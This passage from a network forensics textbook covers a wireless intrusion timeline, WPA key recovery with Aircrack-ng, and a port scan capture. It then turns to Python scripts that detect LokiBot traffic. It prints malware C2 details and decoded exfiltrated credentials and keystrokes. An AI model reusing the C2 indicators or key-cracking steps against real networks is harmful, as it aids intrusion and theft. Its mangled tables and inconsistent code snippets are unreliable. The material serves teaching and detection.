- Mar 10, 2019 08:20:20.688171000 EDT: Stations started authenticating (2c:33:61:77:23:ef, 54:99:63:82:64:f5, and b0:10:41:c8:46:df)
- Mar 10, 2019 08:20:20.691243000 EDT: b0:10:41:c8:46:df sent the first reassociation request
- Mar 10, 2019 08:20:20.696323000 EDT: Key exchange started for all stations
- Mar 10, 2019 08:20:22.850949000 EDT: Stations stopped authenticating (2c:33:61:77:23:ef, 54:99:63:82:64:f5, and b0:10:41:c8:46:df)
- Mar 10, 2019 08:20:25.684608000 EDT: Deauthentications stopped
- Mar 10, 2019 08:20:27.285187000 EDT: Dissociation started on all stations
- Mar 10, 2019 08:20:27.847874000 EDT: Key exchange ended for all stations
- Mar 10, 2019 08:20:28.847362000 EDT: Dissociation ended
- Mar 10, 2019 08:23:44.857619000 EDT: A new MAC address (f0:79:60:25:be:ac) that was not seen before was authenticated
- Mar 10, 2019, 08:23:48.642582000 EDT: Key exchange completed for the new MAC address

| 📕 fran | ne.time > "Mar : | 10, 2019 08:23 | :48.642582000 | " && wlan.fc.ty | /pe==0x0 | | | | | | |
|--------|------------------|----------------|---------------|-----------------|----------|--------------|----------|--------|------------------|---------|------------|
| No. | Time | Source | Destination | Protocol | Length | Info | | | | | |
| 53949 | 82.497151 | 78:44:76 | Apple_25 | 802.11 | | 33 Action, | SN=3246, | FN=0, | Flags= | | |
| 53951 | 82.498174 | 78:44:76 | Apple_25 | 802.11 | | 33 Action, | SN=3246, | FN=0, | Flags=R | | |
| 53953 | 82.499219 | f0:79:60 | ZioncomE | 802.11 | | 33 Action, | SN=1414, | FN=0, | Flags= | | |
| | 83.205843 | | | | | | | | Flags= | | |
| 56588 | 83.210942 | 78:44:76 | Apple_25 | 802.11 | | | | | Flags= | | |
| 68189 | 85.976977 | f0:79:60 | ZioncomE | 802.11 | | | | | Flags= | | |
| | 85.980049 | | | | | | | | Flags=R | | |
| | 85.981054 | | | | | | | | Flags= | | |
| | 86.942143 | | | | | | | | Flags= | | |
| | 86.943177 | | | | | | | | Flags= | | |
| | 86.946258 | | | | | | | | Flags=R | | |
| 69620 | 86.947284 | f0:79:60 | ZioncomE | 802.11 | | | | | Flags=R | | |
| | 87.591380 | | | | | | | | Flags= | | |
| | 87.592383 | | | | | | | | Flags= | | |
| 73680 | 94.118779 | 78:44:76 | SamsungE | 802.11 | | 387 Probe Re | esponse, | SN=338 | 2, FN=0, Flags=, | BI=100, | SSID=VIP3R |

It's quite evident that no attacks happened after 08:20:25.684, and a new MAC address joined the network. This might be our attacker, but we are not sure. Let's decrypt the conversation exactly in a way we did in Chapter 5, *Combatting Tunneling and Encryption*, which is to use Aircrack-ng as shown in the following screenshot:

| | Aircrack-ng 1.2 rc4 | | | | | | | | | | | | | | |
|----------------------|---|----------------------------------|--|--|--|--|--|--|--|--|--|--|--|--|--|
| (37.76 k/s) | | | | | | | | | | | | | | | |
| Time left: 0 seconds | | | | | | | | | | | | | | | |
| к | FOUND! [Main and a second s | | | | | | | | | | | | | | |
| Master Key | 09 1A | 9B D7 7E 0E | | | | | | | | | | | | | |
| Transient Key | 20 | 5E 4D 47 6A 64 99 A4 B2 | | | | | | | | | | | | | |
| EAPOL HMAC | 44 A4 7A | 1B D8 | | | | | | | | | | | | | |

We found the key using Aircrack-ng and applied it in Wireshark, as we did in the previous chapters. Look at the following screenshot:

| 📙 tcp | | | | | | | | | | | | | |
|-------|---------------|-------------|-------------|----------|--------|-------|---------------|------|-------|-------|----------|-------|----------|
| No. | Time | Source | Destination | Protocol | Length | Info | | | | | | | |
| 14571 | 168.465240115 | 192.168.1.5 | 192.168.1.2 | TCP | 127 | 47802 | \rightarrow | 1147 | [SYN] | Seq=0 | Win=1024 | Len=0 | MSS=1460 |
| 14572 | 168.465244284 | 192.168.1.5 | 192.168.1.1 | TCP | 127 | 47802 | \rightarrow | 1147 | [SYN] | Seq=0 | Win=1024 | Len=0 | MSS=1460 |
| 13395 | 168.298911762 | 192.168.1.5 | 192.168.1.2 | TCP | 127 | 47802 | \rightarrow | 1149 | [SYN] | Seq=0 | Win=1024 | Len=0 | MSS=1460 |
| 13396 | 168.298919463 | 192.168.1.5 | 192.168.1.1 | TCP | 127 | 47802 | \rightarrow | 1149 | [SYN] | Seq=0 | Win=1024 | Len=0 | MSS=1460 |
| 15414 | 168.566319733 | 192.168.1.5 | 192.168.1.2 | TCP | 127 | 47802 | \rightarrow | 1151 | [SYN] | Seq=0 | Win=1024 | Len=0 | MSS=1460 |
| 15415 | 168.566327274 | 192.168.1.5 | 192.168.1.1 | TCP | 127 | 47802 | \rightarrow | 1151 | [SYN] | Seq=0 | Win=1024 | Len=0 | MSS=1460 |
| 16572 | 168.747514332 | 192.168.1.5 | 192.168.1.2 | TCP | 137 | 47802 | \rightarrow | 1152 | [SYN] | Seq=0 | Win=1024 | Len=0 | MSS=1460 |
| 16587 | 168.749636183 | 192.168.1.5 | 192.168.1.1 | TCP | 127 | 47802 | \rightarrow | 1152 | [SYN] | Seq=0 | Win=1024 | Len=0 | MSS=1460 |
| 14135 | 168.413831744 | 192.168.1.5 | 192.168.1.2 | TCP | 127 | 47802 | \rightarrow | 1154 | [SYN] | Seq=0 | Win=1024 | Len=0 | MSS=1460 |
| 14136 | 168.413841280 | 192.168.1.5 | 192.168.1.1 | TCP | 127 | 47802 | \rightarrow | 1154 | [SYN] | Seq=0 | Win=1024 | Len=0 | MSS=1460 |
| 15203 | 168.528645946 | 192.168.1.5 | 192.168.1.2 | TCP | 127 | 47802 | \rightarrow | 1163 | [SYN] | Seq=0 | Win=1024 | Len=0 | MSS=1460 |
| 15204 | 168.528649958 | 192.168.1.5 | 192.168.1.1 | TCP | 127 | 47802 | \rightarrow | 1163 | [SYN] | Seq=0 | Win=1024 | Len=0 | MSS=1460 |
| 14139 | 168.413864066 | 192.168.1.5 | 192.168.1.2 | TCP | 127 | 47802 | | 1164 | [SYN] | Seq=0 | Win=1024 | Len=0 | MSS=1460 |
| 14140 | 168.413871588 | 192.168.1.5 | 192.168.1.1 | TCP | 127 | 47802 | \rightarrow | 1164 | [SYN] | Seq=0 | Win=1024 | Len=0 | MSS=1460 |
| 15426 | 168.566410251 | 192.168.1.5 | 192.168.1.2 | TCP | 127 | 47802 | \rightarrow | 1165 | [SYN] | Seq=0 | Win=1024 | Len=0 | MSS=1460 |
| 15427 | 168.566418008 | 192.168.1.5 | 192.168.1.1 | TCP | 127 | 47802 | \rightarrow | 1165 | [SYN] | Seq=0 | Win=1024 | Len=0 | MSS=1460 |
| 15604 | 168.593082950 | 192.168.1.5 | 192.168.1.2 | TCP | 127 | 47802 | \rightarrow | 1166 | [SYN] | Seq=0 | Win=1024 | Len=0 | MSS=1460 |
| 15605 | 168.593088310 | 192.168.1.5 | 192.168.1.1 | TCP | 127 | 47802 | \rightarrow | 1166 | [SYN] | Seq=0 | Win=1024 | Len=0 | MSS=1460 |
| 15191 | 168.528345899 | 192.168.1.5 | 192.168.1.2 | TCP | 127 | 47802 | \rightarrow | 1174 | [SYN] | Seq=0 | Win=1024 | Len=0 | MSS=1460 |

It looks as though the attacker is running a port scan since the destination ports are increasing by one. On filtering the HTTP requests and following the HTTP stream, we can see that the attacker tried to reach the Hue portal which is a popular wireless lighting system by Philips as shown in the following screenshot:

```
GET / HTTP/1.1
Host: 192.168.1.2
HTTP/1.1 200 OK
Content-type: text/html
<html><head><title>hue personal wireless lighting</title></head><body><b>Use a modern
browser to view this resource.</b></body></html>
```

Moreover, they may have tried conducting further attacks, but the PCAPs were cut short.

Over the course of this case study, we saw how we could work with 802.11 packets to reveal a ton of information about the attacker. We developed a timeline and decrypted the 802.11 encapsulation by decrypting the key and finding the real intentions of the attacker.

Summary

Over the course of this chapter, we learned a lot about 802.11 packets. We covered tools such as airodump-ng, learned about the packet types and subtypes and locating rogue access points using time delta analysis, and tagged parameters and changes in MAC addresses. We looked at a variety of attack types and worked with deauthentication packets.

In the next chapter, we will look at summarizing and automating tools and scripts to perform network forensics quickly.

Questions

Answer the following questions:

- 1. Which of the packet is subtype 0 in the management packets?
 - 1. Association request
 - 2. Authentication request
 - 3. Beacon frame

- 4. Probe request
- 2. Which of the packet is subtype 8 in the management packets?
 - 1. Association request
 - 2. Authentication request
 - 3. Beacon frame
 - 4. Probe request
- 3. Which of the packet is subtype 12 or C in the management packets?
 - 1. Deauthentication
 - 2. Disassociation
 - 3. Reassociation
 - 4. Probe response
- 4. Which of the following methods can detect fake AP?
 - 1. Investigating HTTP packets
 - 2. Investigating time delta
 - 3. Investigating data frames
 - 4. Cracking the router's password
- 5. Which of the following tools can crack a wireless router's login password?
 - 1. Kismet
 - 2. Aircrack-ng
 - 3. Wireshark
 - 4. All of the above
 - 5. None of the above

Further reading

To gain the most out of this chapter, please go through the following links:

- Read more on wireless forensics at https://www.sans.org/reading-room/ whitepapers/wireless/80211-network-forensic-analysis-33023
- More on fake AP Detection at https://www.sans.org/reading-room/ whitepapers/detection/detecting-preventing-rogue-devices-network-1866

10 Automated Evidence Aggregation and Analysis

Throughout this book, we've covered most of the manual techniques to uncover network evidence. In this chapter, we will be developing strategies, tools, and scripts to automate most of our work. Automation will allow us to quickly identify network evidence in forms of malware infections and other key indicators of compromise. Consider a scenario where you have been working as a network forensic investigator in a corporate environment covering over 10,000 endpoint, and you are asked to find all the systems infected with a specific malware family. Frankly, in such scenarios, manually inspecting traffic would be very tough. Therefore, we can develop scripts and tools that can identify the infections on the network traffic in a couple of minutes.

In this chapter, we will cover the following topics:

- Automation using Python and Scapy
- Automation through pyshark Python's tshark
- Merging and splitting PCAP data
- Large-scale data capturing, collection, and indexing

We will also analyze a few of the malware samples and their network behavior, based on which we will write and make use of scripts. So, let's get started.

Technical requirements

To complete exercises covered in this chapter, we will require the following softwares:

- Wireshark v3.0.0 installed on Windows 10 OS/Ubuntu 14.04
- Scapy installed (pip install scapy command) on Ubuntu 14.04/ Windows 10

- CapLoader (https://www.netresec.com/?page=CapLoader) installed on Windows 10 OS
- Pyshark (pip install pyshark command and pip install pyshark-legacy command) installed on Windows 10 OS/ Ubuntu 14.04
- Moloch (https://molo.ch/) installed on Ubuntu 14.04
- You can download the codes and PCAP files used in this chapter from https://github.com/nipunjaswal/networkforensics/tree/master/Ch10

Automation using Python and Scapy

The **Scapy** Python library makes life a lot easier for network forensic investigators, allowing them to write small scripts and making automation a lot easier. Let's see an example of how automation can help with investigating malware and bots. Let's open the example PCAP file in Wireshark:

| | | | | | — П X |
|--------|------------------------------------|--------------------|---------------|-------------------------|--|
| | ki-bot_network_traffic.pca | p | | | - L X |
| File E | Edit View Go Capture | e Analyze Statisti | cs Telephony | Wireless Tools Help | |
| | 🖉 🛞 📜 🛅 🗙 🙆 | । ९ 🖛 🏓 警 有 | F 🗶 📃 📕 I | Ð, Q, Q, 🎹 | |
| Appl | y a display filter <ctrl-></ctrl-> | | | | Expression + TCP Only |
| No. | Source IP | Destination IP | Source Port | Protocol Destination | Port Length Info |
| | 10 185.141.27.187 | 172.16.0.130 | 80 | TCP 49344 | 60 80 → 49344 [FIN, ACK] Seq=32 Ack=1 Win=29312 Len=0 |
| | 11 172.16.0.130 | 185.141.27.187 | 49344 | TCP 80 | 54 49344 → 80 [ACK] Seq=1 Ack=33 Win=65536 Len=0 |
| | 12 172.16.0.130 | 185.141.27.187 | 49344 | TCP 80 | 300 49344 → 80 [PSH, ACK] Seq=1 Ack=33 Win=65536 Len=246 [TCP s€ |
| | 13 172.16.0.130 | 185.141.27.187 | 49344 | HTTP 80 | 2567 POST /danielsden/ver.php HTTP/1.0 |
| | 14 172.16.0.130 | 185.141.27.187 | 49344 | TCP 80 | 54 49344 → 80 [FIN, ACK] Seq=2760 Ack=33 Win=65536 Len=0 |
| | 15 185.141.27.187 | 172.16.0.130 | 80 | TCP 49344 | 60 80 → 49344 [ACK] Seq=33 Ack=247 Win=30336 Len=0 |
| | 16 185.141.27.187 | 172.16.0.130 | 80 | TCP 49344 | 60 80 → 49344 [ACK] Seq=33 Ack=2760 Win=35328 Len=0 |
| | 17 185.141.27.187 | 172.16.0.130 | 80 | TCP 49344 | 60 80 → 49344 [ACK] Seq=33 Ack=2761 Win=35328 Len=0 |
| | 18 172.16.0.130 | 185.141.27.187 | 49345 | TCP 80 | 66 49345 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_[|
| | 19 185.141.27.187 | | 80 | TCP 49345 | 60 80 → 49345 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0 |
| | 20 172.16.0.130 | 185.141.27.187 | 49345 | TCP 80 | 66 [TCP Retransmission] 49345 → 80 [SYN] Seq=0 Win=8192 Len=0 / |
| | 21 185.141.27.187 | 172.16.0.130 | 80 | TCP 49345 | 60 80 → 49345 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0 |
| | 22 172.16.0.130 | 185.141.27.187 | 49345 | TCP 80 | 62 [TCP Retransmission] 49345 → 80 [SYN] Seq=0 Win=8192 Len=0 / |
| | | 172.16.0.130 | 80 | | 62 [TCP Port numbers reused] 80 → 49345 [SYN, ACK] Seq=2270242: |
| | 24 172.16.0.130 | 185.141.27.187 | 49345 | TCP 80 | 54 49345 → 80 [ACK] Seq=1 Ack=2270242193 Win=64240 Len=0 |
| | 25 172.16.0.130 | 185.141.27.187 | 49345 | TCP 80 | 299 49345 → 80 [PSH, ACK] Seq=1 Ack=2270242193 Win=64240 Len=24 |
| < | | | | | > |
| > Fra | ame 50: 82 bytes on | wire (656 bits |), 82 bytes c | aptured (656 bits |) |
| > Eth | hernet II, Src: Vmwa | are_c0:00:01 (0 | 0:50:56:c0:00 | :01), Dst: IPv4mc | ast_fb (01:00:5e:00:00:fb) |
| > Int | ternet Protocol Vers | sion 4, Src: 19 | 2.168.37.1, D | st: 224.0.0.251 | v |
| 0000 | 01 00 5e 00 00 fb | 00 50 56 c0 0 | 0 01 08 00 45 | 00^ <mark>-P V</mark> - | · · · · E· |
| 0010 | | | | | |
| 0020 | | | | | |
| 0030 | | | | | |
| | 73 74 04 5f 74 63 | /0 05 6c 6f 6 | 3 61 6c 00 00 | 0c st∙_tcp·lo | cal··· |
| 0050 | 80 01 | | | | |
| | | | | | |
| 0 2 | loki-bot_network_traffic.pca | эр | | | Packets: 67 · Displayed: 67 (100.0%) Profile: Default |


We can see that the PCAP file contains only 67 packets and it looks as though most of the traffic is HTTP-based. Looking at the conversations, we can see we have four of them:

| Wireshark · (| Wireshark · Conversations · loki-bot_network_traffic.pcap — | | | | | | | | | | | | | | |
|---------------|---|---------------|---------|---------|-------|---------------------------|-------------------------|---------------------------|-------------------------|--|--|--|--|--|--|
| Ethernet · 3 | IPv4 · 2 | IPv6 · 1 | TCP · 4 | UDP · 2 | | | | | | | | | | | |
| Address A | Port A | Address B | Port B | Packets | Bytes | Packets A \rightarrow B | Bytes A \rightarrow B | Packets $B \rightarrow A$ | Bytes $B \rightarrow A$ | | | | | | |
| 172.16.0.130 | 49344 | 185.141.27.18 | 87 80 | 12 | 3486 | 6 | 3095 | 6 | 39 | | | | | | |
| 172.16.0.130 | 49345 | 185.141.27.18 | 87 80 | 16 | 1419 | 8 | 912 | 8 | 50 | | | | | | |
| 172.16.0.130 | 49346 | 185.141.27.18 | 87 80 | 16 | 1392 | 8 | 885 | 8 | 50 | | | | | | |
| 172.16.0.130 | 49347 | 185.141.27.18 | 87 80 | 12 | 1421 | 6 | 1030 | 6 | 39 | | | | | | |

Let's have a look at the HTTP requests:

| | http | | | | | | | |
|-----|------|-------------------|----------------|-------------|----------|------------------|--|--------------------------------|
| No. | | Source IP | Destination IP | Source Port | Protocol | Destination Port | Length Info | User-Agent |
| | | 9 185.141.27.187 | 172.16.0.130 | 80 | HTTP | 49344 | 85 Continuation | |
| + | | 13 172.16.0.130 | 185.141.27.187 | 49344 | HTTP | 80 | 2567 POST /danielsden/ver.php HTTP/1.0 | Mozilla/4.08 (Charon; Inferno) |
| | | 27 172.16.0.130 | 185.141.27.187 | 49345 | HTTP | 80 | 257 POST /danielsden/ver.php HTTP/1.0 | Mozilla/4.08 (Charon; Inferno) |
| | | 29 185.141.27.187 | 172.16.0.130 | 80 | HTTP | 49345 | 85 Continuation | |
| | | 43 172.16.0.130 | 185.141.27.187 | 49346 | HTTP | 80 | 230 POST /danielsden/ver.php HTTP/1.0 | Mozilla/4.08 (Charon; Inferno) |
| | | 45 185.141.27.187 | 172.16.0.130 | 80 | HTTP | 49346 | 85 Continuation | |
| | | 60 172.16.0.130 | 185.141.27.187 | 49347 | HTTP | 80 | 503 POST /danielsden/ver.php HTTP/1.0 | Mozilla/4.08 (Charon; Inferno) |
| | | 62 185.141.27.187 | 172.16.0.130 | 80 | HTTP | 49347 | 85 Continuation | |

We can see that some POST data is being sent from 172.16.0.130 to 185.141.27.187. However, **User-Agent** doesn't seem to be obvious from the user's behavior. Open one of the conversations to view what sort of data we are looking at. After the TCP stream (not HTTP), we can see that the following data is being posted to the server:



- 1. Read the packet-capture file in Python
- 2. Parse the completed HTTP sessions and separate the HTTP header and the payload
- 3. Check whether the HTTP traffic is from LokiBot using network IOCs
- 4. Optional: extract and decode the payload

So, let's work on a script, as follows:

```
packets = rdpcap("loki-bot_network_traffic.pcap")
for packet in packets:
    if TCP in packet:
        investigate_packets(packet)
```

The preceding snippet of code does nothing but read the pcap file using the rdpcap function from scapy. The next line traverses over each packet in the pcap file, and if it finds a TCP packet, it sends it to the investigate_packet function. Let's see the investigate_packet function:

The function receives the packet, and a pack___name variable is generated based on the source IP address, source port, and destination IP address. Next, the packet is passed to the isCompletedSession function to check whether the packet session was completed successfully:

```
def ifthesessioniscompleted(packet):
        pack__name = '%s:%s --> %s' % (packet[IP].src,packet[IP].sport,
packet[IP].dst)
        p_queue[pack__name].append(packet)
        for session in p_queue:
                SYN_PKT
                        = False
                PSH_ACK_PKT = False
                ACK_FIN_PKT = False
                PSH_ACK_FIN_PKT = False
                for sp in p_queue[session]:
                        if sp[TCP].flags == 2:
                                SYN = True
                        if sp[TCP].flags == 24:
                                PSH_ACK = True
                        if sp[TCP].flags == 17:
                                ACK\_FIN = True
                        if sp[TCP].flags == 25:
                                PSH ACK FIN = True
```

```
if (SYN and PSH_ACK and ACK_FIN) or PSH_ACK_FIN:
return True
return False
```

The preceding code will receive the packet, generate a packet name, and append the packet to a p_queue array based on the packet name. Next, for all the elements of p_queue, the elements are checked for TCP flags 2, 24, 17, and 25 denoting SYN, PUSH-ACK, ACK-FIN, and PUSH-ACK-FIN respectively. Finally, if SYN, PSH_ACK, and ACK_FIN are found set or PSH_ACK_FIN has been found set, it returns true, which denotes that the session completed successfully. Let's go back to our calling function:

We start by extracting the header and payload for the HTTP packets and send the HTTP header to check whether the header is for LokiBot:

```
def isLokiBotTraffic(http_headers):
        indicator\_count = 0
        content_key_pattern = re.compile("^([A-Z0-9]{8}$)")
        if 'User-Agent' in http_headers and http_headers['User-Agent'] ==
'Mozilla/4.08 (Charon; Inferno)':
                return True
        if 'HTTP-Method' in http_headers and http_headers['HTTP-Method'] ==
'POST':
                indicator count += 1
        if all(key in http_headers for key in ('User-
Agent', 'Host', 'Accept', 'Content-Type', 'Content-Encoding', 'Content-Key')):
                indicator_count +=1
        if 'User-Agent' in http_headers and any(UAS_String in
http_headers['User-Agent'] for UAS_String in ('Charon', 'Inferno')):
                indicator count +=1
        if 'Content-Key' in http_headers and
content_key_pattern.match(http_headers['Content-Key']):
                indicator_count +=1
        if indicator_count >= 3:
                return True
        else:
                return False
```

The preceding code will check for the LokiBot key IOCs. It checks whether the User-Agent contains 'Mozilla/4.08 (Charon; Inferno)', the HTTP method is POST, all the HTTP headers, such as Agent, Host, Accept, Content-Type, and Content-Encoding are present, and, most important, whether Content-Key is present. If three or more IOCs are matched, it returns true for the packet to be identified as LokiBot communication. Next, we have the following:

```
parsed_payload['Network'].update({'Source IP':
packet[IP].src})
                        parsed_payload['Network'].update({'Source Port':
packet[IP].sport})
                        parsed_payload['Network'].update({'Destination IP':
packet[IP].dst})
                        parsed_payload['Network'].update({'Destination
Port': packet[IP].dport})
                        parsed_payload['Network'].update({'HTTP URI':
http_header['HTTP-URI']})
                        parsed_payload['Malware
Artifacts/IOCs'].update({'HTTP Method': http_header['HTTP-Method']})
                        parsed_payload['Network'].update({'Destination
Host': http_header['Host']})
                        parsed_payload['Network'].update({'Data
Transmission Time': datetime.fromtimestamp(packet.time).isoformat()})
                        parsed_payload['Malware
Artifacts/IOCs'].update({'User-Agent String': http_header['User-Agent']})
                        print parsed_payload
```

The preceding code simply adds important details, such as Source IP, Source Port, Destination IP, Destination Port, HTTP URI, HTTP-Method, Destination Host, Transmission Time, and User-Agent to the dictionary object and prints it out, as shown here:

```
root@ubuntu:/home/deadlist/Desktop/loki# ./loki.py
{'Malware Artifacts/IOCs': {'HTTP Method': 'POST', 'User-Agent String': 'Mozilla/4.08 (Charon; Inferno)',
'Key Value': '69A80BA8'}, 'Network': {'Source Port': 49344, 'Destination IP': '185.141.27.187', 'HTTP URI'
: '/danielsden/ver.php', 'Data Transmission Time': '2017-04-28T00:33:20.921806', 'Destination Port': 80, '
Source IP': '172.16.0.130', 'Destination Host': '185.141.27.187'}}
{'Malware Artifacts/IOCs': {'HTTP Method': 'POST', 'User-Agent String': 'Mozilla/4.08 (Charon; Inferno)',
'Key Value': '69A80BA8'}, 'Network': {'Source Port': 49345, 'Destination IP': '185.141.27.187', 'HTTP URI'
: '/danielsden/ver.php', 'Data Transmission Time': '2017-04-28T00:33:22.101986', 'Destination Port': 80, '
Source IP': '172.16.0.130', 'Destination Host': '185.141.27.187'}}
{'Malware Artifacts/IOCs': {'HTTP Method': 'POST', 'User-Agent String': 'Mozilla/4.08 (Charon; Inferno)',
'Key Value': '69A80BA8'}, 'Network': {'Source Port': 49346, 'Destination IP': '185.141.27.187', 'HTTP URI'
: '/danielsden/ver.php', 'Data Transmission Time': '2017-04-28T00:33:23.150216', 'Destination Port': 80,
Source IP': '172.16.0.130', 'Destination Host': '185.141.27.187'}}
{'Malware Artifacts/IOCs': {'HTTP Method': 'POST', 'User-Agent String': 'Mozilla/4.08 (Charon; Inferno)',
'Key Value': '69A80BA8'}, 'Network': {'Source Port': 49347, 'Destination IP': '185.141.27.187', 'HTTP URI'
: '/danielsden/ver.php', 'Data Transmission Time': '2017-04-28T00:33:58.202130', 'Destination Port': 80,
Source IP': '172.16.0.130', 'Destination Host': '185.141.27.187'}}
```

We can see that we have Malware/IOCs and network details presented here. We just saw how easily we can develop a script to identify malware on the wire.



The parts of the preceding script are taken from https://github.com/R3MRUM/loki-parse/blob/master/loki-parse.py;the original script hosted here also decodes the payload part of LokiBot and presents an in-depth analysis of the packets.

Let's download the original loki-parse.py Python 2.7 script written by R3MRUM by cloning the https://github.com/R3MRUM/loki-parse.git repository and run it as shown in the following screenshot:

```
root@ubuntu:/home/deadlist/Desktop/loki# ./loki-parse.py --pcap loki-bot_network_traffic.pcap
*******
[訊]爾https://accounts.google.com評論one@gmail.comtest&@<?xml version="1.0" encoding="UTF-8" ?>
windowsatio="%constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute".constitute"
       <Profiles />
</NppFTP>
[##] <?xml version="1.0" encoding="UTF-8" standalone="yes" ?>
<FileZilla3>
       <Settings>
               <Setting name="Use Pasv mode">1</Setting>
               <Setting name="Limit local ports">0</Setting>
               <Setting name="Limit ports low">6000</Setting>
               <Setting name="Limit ports high">7000</Setting>
               <Setting name="External IP mode">0</Setting>
               <Setting name="External IP"></Setting>
               <Setting name="External address resolver">http://ip.filezilla-project.org/ip.php</Setting>
               <Setting name="Last resolved IP"></Setting>
               <Setting name="No external ip on local conn">1</Setting>
               <Setting name="Pasv reply fallback mode">0</Setting>
               <Setting name="Timeout">20</Setting>
               <Setting name="Logging Debug Level">0</Setting>
               <Setting name="Logging Raw Listing">0</Setting>
               <Setting name="fzsftp executable"></Setting>
               <Setting name="Allow transfermode fallback">1</Setting>
               <Setting name="Reconnect count">2</Setting>
               <Setting name="Reconnect delay">5</Setting>
               <Setting name="Enable speed limits">0</Setting>
               <Setting name="Speedlimit inbound">100</Setting>
               <Setting name="Speedlimit outbound">20</Setting>
               <Setting name="Speedlimit burst tolerance">0</Setting>
               <Setting name="View hidden files">0</Setting>
               <Setting name="Preserve timestamps">0</Setting>
               <Setting name="Socket recv buffer size (v2)">4194304</Setting>
```

We can see that by running the script, we get a lot of information. Let's scroll down for more:

```
*************
 *************Decompressed Application/Credential Data [End]****************
"Compromised Host/User Data": {
       "Compressed Application/Credential Data Size (Bytes)": 2310,
       "Compression Type": 0,
       "Data Compressed": true,
       "Encoded": false,
       "Encoding": 0,
       "Original Application/Credential Data Size (Bytes)": 8545
   Ł
   "Compromised Host/User Description": {
       "64bit OS": false,
       "Built-In Admin": true,
       "Domain Hostname": "REMWorkstation",
       "Hostname": "REMWORKSTATION",
       "Local Admin": true,
       "Operating System": "Windows 8.1 Workstation",
       "Screen Resolution": "3440x1440",
       "User Name": "REM"
   },
   "Malware Artifacts/IOCs": {
       "Binary ID": "XXXXX11111",
       "Loki-Bot Version": 1.8,
       "Mutex": "B7E1C2CC98066B250DDB2123",
       "Potential Hidden File [Hash Database]": "%APPDATA%\\C98066\\6B250D.hdb",
       "Potential Hidden File [Keylogger Database]": "%APPDATA%\\C98066\\6B250D.kdb",
       "Potential Hidden File [Lock File]": "%APPDATA%\\C98066\\6B250D.lck",
       "Potential Hidden File [Malware Exe]": "%APPDATA%\\C98066\\6B250D.exe",
       "Unique Key": "g5cy2",
"User-Agent String": "Mozilla/4.08 (Charon; Inferno)"
   з.
   "Network": {
       "Data Transmission Time": "2017-04-28T00:33:20.921806",
       "Destination Host": "185.141.27.187",
```

Well, we see plenty of data being displayed, along with Hostname, Operating System, and much more:

```
"Network": {
    "Data Transmission Time": "2017-04-28T00:33:22.101986",
    "Destination Host": "185.141.27.187",
    "Destination IP": "185.141.27.187",
    "Destination Port": 80,
    "First Transmission": false,
    "HTTP Method": "POST",
    "HTTP URI": "/danielsden/ver.php",
    "Source IP": "172.16.0.130",
    "Source Port": 49345,
    "Traffic Purpose": "Exfiltrate Application/Credential Data"
}
```

We can see that we have Traffic Purpose listed as well, and this denotes the purpose such as Exfiltrate Application/ Credential Data. This is true since we saw that FileZilla credentials in the first few lines of the result. Looking further, we can see that we have keylogger data as well:

```
*******Decompressed Keylogger Data [Start]*******
                  *****
*****
🕄 KL- 2017-04-27 12:03
Window: Start menu
CB:
n
Window: Search Pane
otepad
Window: Start menu
n
Window: Search Pane
otepad
Window: new 1 - Notepad++
i.
Window: *new 1 - Notepad++
thdshfhasdlf jas jdflahslfdh ashflhsklf asjf lahshl ashflahsflhhfl ashasdl fhlshdf hasklfhls hfahflasf
S
fas fashfdl ahshglhas lkjaslkhf lahsghalsjlasdflhalshf hasglha sldfhlhaslhg as
askh dfkjsghahsd lhashd hasghaslkd hahsgjhsh lskfasd
fka shdasdgh skldflsdh asfdh slhlahfgl asdlfjag
******
********Decompressed Keylogger Data [End]********
{
   "Compromised Host/User Data": {
       "Compressed Keylogger Data Size (Bytes)": 366,
      "Compression Type": 0,
       "Data Compressed": true,
      "Encoded": false,
      "Encoding": 0,
       "Original Keylogger Data Size": 992
   },
```

Also, looking at this packet detail, we can see that it has the Exfiltrate Keylogger Data type:

```
"Network": {
    "Data Transmission Time": "2017-04-28T00:33:58.202130",
    "Destination Host": "185.141.27.187",
    "Destination IP": "185.141.27.187",
    "Destination Port": 80,
    "HTTP Method": "POST",
    "HTTP URI": "/danielsden/ver.php",
    "Source IP": "172.16.0.130",
    "Source Port": 49347,
    "Traffic Purpose": "Exfiltrate Keylogger Data"
}
```

It is recommended you go through the script, as it contains many things that will aid you in developing identifier scripts for various malware and other IOCs.

Automation through pyshark – Python's tshark

We wrote the preceding script with some complexity. We could have also achieved this using pyshark. Pyshark is a Python library that provides an API for accessing tshark. Let's create a small Python script using the pyshark library, as follows:

```
import pyshark
